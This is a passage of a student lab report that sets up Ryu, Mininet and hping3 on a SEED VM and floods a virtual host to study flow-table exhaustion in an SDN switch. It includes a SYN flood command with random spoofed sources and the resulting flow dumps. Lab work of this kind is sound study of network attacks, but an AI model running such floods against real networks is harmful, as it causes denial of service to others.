Setting up python-pip-whl (20.0.2-5ubuntu1.8) ...
Setting up python3-pip (20.0.2-5ubuntu1.8) ...
Processing triggers for man-db (2.9.1-1) ...
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# cd ryu

```

Fig. 81: Output for previous command and cd ryu command

e. Figure 82 shows the output for previous command and pip3 install command.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:38
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# apt install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libfprint-2-tod1 liblhlw10 linux-headers-5.4.0-42 linux-headers-5.4.0-42-generic linux-image-5.4.0-42-generic
  linux-modules-5.4.0-42-generic linux-modules-extra-5.4.0-42-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  python-pip-whl
The following packages will be upgraded:
  python-pip-whl python3-pip
2 upgraded, 0 newly installed, 0 to remove and 57 not upgraded.
Need to get 2,036 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://security.ubuntu.com/ubuntu focal-security/universe amd64 python3-pip all 20.0.2-5ubuntu1.8 [231 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security/universe amd64 python-pip-whl all 20.0.2-5ubuntu1.8 [1,805 kB]
Fetched 2,036 kB in 3s (601 kB/s)
(Reading database ... 233739 files and directories currently installed.)
Preparing to unpack .../python3-pip 20.0.2-5ubuntu1.8_all.deb ...
Unpacking python3-pip (20.0.2-5ubuntu1.8) over (20.0.2-5ubuntu1.7) ...
Preparing to unpack .../python-pip-whl_20.0.2-5ubuntu1.8_all.deb ...
Unpacking python-pip-whl (20.0.2-5ubuntu1.8) over (20.0.2-5ubuntu1.7) ...
Setting up python-pip-whl (20.0.2-5ubuntu1.8) ...
Setting up python3-pip (20.0.2-5ubuntu1.8) ...
Processing triggers for man-db (2.9.1-1) ...
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# cd ryu
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# pip3 install -r tools/pip-requirements
```

Fig. 82: Output for previous command and pip3 install command

f. Figure 83 shows the output for previous command and python setup install command.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:41
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# python3 setup.py install
Collecting oslo.i18n>=3.15.3
  Downloading oslo.i18n-6.0.0-py3-none-any.whl (46 kB)
    |██████████| 46 kB 2.7 MB/s
Requirement already satisfied: PyYAML>=5.1 in /usr/lib/python3/dist-packages (from oslo.config>=2.5.0->-r tools/pip-requirements (line 8)) (5.3.1)
)
Collecting sortedcontainers
  Downloading sortedcontainers-2.4.0-py2.py3-none-any.whl (29 kB)
Collecting pyparsing>=2.0.2
  Downloading pyparsing-3.0.9-py3-none-any.whl (98 kB)
    |██████████| 98 kB 6.1 MB/s
Collecting repoze.lru<=0.3
  Downloading repoze.lru-0.7-py3-none-any.whl (10 kB)
Collecting wrapt>=1.7.0
  Downloading wrapt-1.15.0-cp38-cp38-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (81 kB)
    |██████████| 81 kB 3.2 MB/s
Collecting pbr!=2.1.0,>=2.0.0
  Downloading pbr-5.11.1-py2.py3-none-any.whl (112 kB)
    |██████████| 112 kB 17.9 MB/s
Building wheels for collected packages: tinyrpc
  Building wheel for tinyrpc (setup.py) ... done
  Created wheel for tinyrpc: filename=tinyrpc-1.0.4-py3-none-any.whl size=35003 sha256=86aed833c27461fbdbfaaa2a65972ce5274d94540261fafef5685
7226ed7387
  Stored in directory: /root/.cache/pip/wheels/15/37/df/e0e2a27b263f4753368896d849b010d12bbcdccfa3983a6d17
Successfully built tinyrpc
Installing collected packages: pip, greenlet, dnspython, eventlet, msgpack, netaddr, wrapt, debtcollector, rfc3986, pbr, stevedore, oslo.i18n, oslo.config, sortedcontainers, ovs, pyparsing, packaging, repoze.lru, routes, tinyrpc, webob
  Attempting uninstall: pip
    Found existing installation: pip 20.0.2
    Not uninstalling pip at /usr/lib/python3/dist-packages, outside environment /usr
    Can't uninstall 'pip'. No files were found to uninstall.
Successfully installed debtcollector-2.5.0 dnspython-1.16.0 eventlet-0.31.1 greenlet-2.0.2 msgpack-1.0.5 netaddr-0.8.0 oslo.config-9.1.1 oslo.i18n-6.0.0 ovs-2.17.1.post1 packaging-20.9 pbr-5.11.1 pip-20.3.4 pyparsing-3.0.9 repoze.lru-0.7 rfc3986-2.0.0 routes-2.5.1 sortedcontainers-2.4.0 stevedore-5.0.0 tinyrpc-1.0.4 webob-1.8.7 wrapt-1.15.0
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane#
```

Fig. 83: Output for previous command and python setup install command

- g. Figure 84 shows the output for previous command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:42
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/ryu#
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/_init_.py to __init__.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/ovsdb/__init__.py to __init__.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/ovsdb/event.py to event.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/ovsdb/client.py to client.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/ovsdb/manager.py to manager.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/ovsdb/model.py to model.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/ovsdb/api.py to api.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/__init__.py to __init__.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/monitor_openflow.py to monitor_openflow.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/event.py to event.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/utils.py to utils.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/rpc_manager.py to rpc_manager.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/router.py to router.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/dumper.py to dumper.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/sample_router.py to sample_router.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/manager.py to manager.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/monitor_linux.py to monitor_linux.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/services/protocols/vrrp/sample_manager.py to sample_manager.cpython-38.pyc
byte-compiling /usr/local/lib/python3.8/dist-packages/ryu/cfg.py to cfg.cpython-38.pyc
running install_data
creating /usr/local/etc/ryu
copying etc/ryu.conf -> /usr/local/etc/ryu
running install_egg_info
Copying ryu.egg-info to /usr/local/lib/python3.8/dist-packages/ryu-4.34.egg-info
running install_scripts
/usr/lib/python3/dist-packages/setuptools/command/easy_install.py:2142: EasyInstallDeprecationWarning: Use get_args
  warnings.warn("Use get_args", EasyInstallDeprecationWarning)
/usr/lib/python3/dist-packages/setuptools/command/easy_install.py:2144: EasyInstallDeprecationWarning: Use get_header
  header = cls.get_script_header("", executable, wininst)
Installing ryu script to /usr/local/bin
Installing ryu-manager script to /usr/local/bin
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/ryu# 
```

Fig. 84: Output for previous command

- h. Figure 85 shows the install mininet command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:44
Terminal
seed@Harish_CMPE209:~/.../FloodingAttack_SDN_DataPlane$ sudo apt-get install mininet

```

Fig. 85: Install Mininet command

- i. Figure 86 shows the output of previous command sudo apt -get install hping3 command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:46
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/ryu
Terminal
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/ryu
Unpacking socat (1.7.3.3-2) ...
Selecting previously unselected package mininet.
Preparing to unpack .../07-mininet_2.2.2-5ubuntul_amd64.deb ...
Unpacking mininet (2.2.2-5ubuntul) ...
Selecting previously unselected package openvswitch-common.
Preparing to unpack .../08-openvswitch-common_2.13.8-0ubuntul.1_amd64.deb ...
Selecting previously unselected package python3-openvswitch.
Preparing to unpack .../09-python3-openvswitch_2.13.8-0ubuntul.1_all.deb ...
Unpacking python3-openvswitch (2.13.8-0ubuntul.1) ...
Selecting previously unselected package openvswitch-switch.
Preparing to unpack .../10-openvswitch-switch_2.13.8-0ubuntul.1_amd64.deb ...
Unpacking openvswitch-switch (2.13.8-0ubuntul.1) ...
Setting up python-pkg-resources (44.0.0-2ubuntu0.1) ...
Setting up python3-sortedcontainers (2.1.0-2) ...
Setting up python3-openvswitch (2.13.8-0ubuntul.1) ...
Setting up libunbound8:amd64 (1.9.4-2ubuntul.4) ...
Setting up iperf (2.0.13+dfsg1-1build1) ...
Setting up socat (1.7.3.3-2) ...
Setting up openvswitch-common (2.13.8-0ubuntul.1) ...
Setting up libcgroup1:amd64 (0.41-10) ...
Setting up openvswitch-switch (2.13.8-0ubuntul.1) ...
update-alternatives: using /usr/lib/openvswitch-switch/ovs-vswitchd to provide /usr/sbin/ovs-vswitchd (ovs-vswitchd) in auto mode
Created symlink /etc/systemd/system/multi-user.target.wants/openvswitch-switch.service → /lib/systemd/system/openvswitch-switch.service.
Created symlink /etc/systemd/system/openvswitch-switch.service.requires/ovs-recordservice.service → /lib/systemd/system/ovs-recordservice.service.
Setting up cgroup-tools (0.41-10) ...
Setting up mininet (2.2.2-5ubuntul) ...
Processing triggers for systemd (245.4-4ubuntu3.15) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.7) ...
seed@Harish_CMPE209:~/.../FloodingAttack_SDN_DataPlane$ sudo apt-get install hping3

```

Fig. 86: sudo apt-get install hping3


j. Figure 87 shows the output for the previous command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:48
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/ryu
Terminal
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/ryu
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libfprint-2-tod1 libllm10 linux-headers-5.4.0-42 linux-headers-5.4.0-42-generic linux-image-5.4.0-42-generic
  linux-modules-5.4.0-42-generic linux-modules-extra-5.4.0-42-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libtcl8.6
Suggested packages:
  tcl8.6
The following NEW packages will be installed:
  hping3 libtcl8.6
0 upgraded, 2 newly installed, 0 to remove and 57 not upgraded.
Need to get 1,009 kB of archives.
After this operation, 4,392 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu focal/main amd64 libtcl8.6 amd64 8.6.10+dfsg-1 [902 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu focal/universe amd64 hping3 amd64 3.a2.ds2-9 [107 kB]
Fetched 1,009 kB in 2s (511 kB/s)
Selecting previously unselected package libtcl8.6:amd64.
(Reading database ... 234149 files and directories currently installed.)
Preparing to unpack .../libtcl8.6_8.6.10+dfsg-1_amd64.deb ...
Unpacking libtcl8.6:amd64 (8.6.10+dfsg-1) ...
Selecting previously unselected package hping3.
Preparing to unpack .../hping3_3.a2.ds2-9_amd64.deb ...
Unpacking hping3 (3.a2.ds2-9) ...
Setting up libtcl8.6:amd64 (8.6.10+dfsg-1) ...
Setting up hping3 (3.a2.ds2-9) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.7) ...
seed@Harish_CMPE209:~/.../FloodingAttack_SDN_DataPlane$
```

Fig. 87: Output for previous command

k. Figure 88 shows the command for running ryu.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane$ cd lab3
seed@Harish_CMPE209:~/.../FloodingAttack_SDN_DataPlane$ cd lab3
seed@Harish_CMPE209:~/.../lab3$ ryu-manager lab3.py
loading app lab3.py
loading app ryu.controller.ofp_handler
instantiating app lab3.py of SimpleSwitch13
instantiating app ryu.controller.ofp_handler of OFPHandler
```

Fig. 88: Running ryu


l. Figure 89 shows the command for running mininet topology.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
root@VM: /home/seed/Documents/CMPE_209/Assig... Terminal Terminal Terminal Terminal
root@VM: /home/seed/Documents/CMPE_209/Assig... Terminal Terminal Terminal Terminal
seed@Harish_CMPE209:~/.../lab3$ sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet>
```

Fig. 89: Running mininet topology

m. Figure 90 shows the command for run ping all.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
root@VM: /home/seed/Documents/CM... Terminal Terminal Terminal Terminal root@VM: /home/seed/Documents/CM...
seed@Harish_CMPE209:~/.../lab3$ sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> ■
```

Fig. 90: Run Ping All command

1. Task1:

- Figure 91 shows the current flow rules.




The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". The terminal output displays the command "ovs-ofctl dump-flows s1 -0 OpenFlow13" and its results. The results show three flow entries:

```
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3# ovs-ofctl dump-flows s1 -0 OpenFlow13
cookie=0x0, duration=3.275s, table=0, n_packets=1, n_bytes=98, idle_timeout=5, priority=1,icmp,in_port="s1-eth1",nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=output:"s1-eth2"
cookie=0x0, duration=3.272s, table=0, n_packets=1, n_bytes=98, idle_timeout=5, priority=1,icmp,in_port="s1-eth2",nw_src=10.0.0.2,nw_dst=10.0.0.1 actions=output:"s1-eth1"
cookie=0x0, duration=10072.809s, table=0, n_packets=37, n_bytes=2734, priority=0 actions=CONTROLLER:65535
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3#
```

Fig. 91: Current Flow Rules

2. Task2:

- Figure 92 shows flood packets to h2.




The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". The terminal output shows the configuration of a network using mininet and the generation of ping and hping3 traffic between hosts h1 and h2.

```
seed@Harish_CMPE209:~/.../lab3$ sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> h1 hping3 h2 -c 10000 -S --flood --rand-source -V
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): 5 set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Fig. 92: Flood packets to h2

3. Task3:


- Figure 93 shows the flow entries in S1.



```
.0.1 actions=output:"s1-eth1"
cookie=0x0, duration=10072.809s, table=0, n_packets=37, n_bytes=2734, priority=0 actions=CONTROLLER:65535
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3# ovs-ofctl dump-flows s1 -O OpenFlow13
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=227.145.109.13,nw_dst=
10.0.0.2, tp_src=3982, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=100.89.51.93,nw_dst=10
.0.0.2, tp_src=3983, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=10.87.222.96,nw_dst=10
.0.0.2, tp_src=3984, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=51.9.118.172,nw_dst=10
.0.0.2, tp_src=3985, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=254.100.101.168,nw_dst=
10.0.0.2, tp_src=3986, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=100.109.222.49,nw_dst=
10.0.0.2, tp_src=3987, tp_dst=0 actions=output:"s1-eth2"
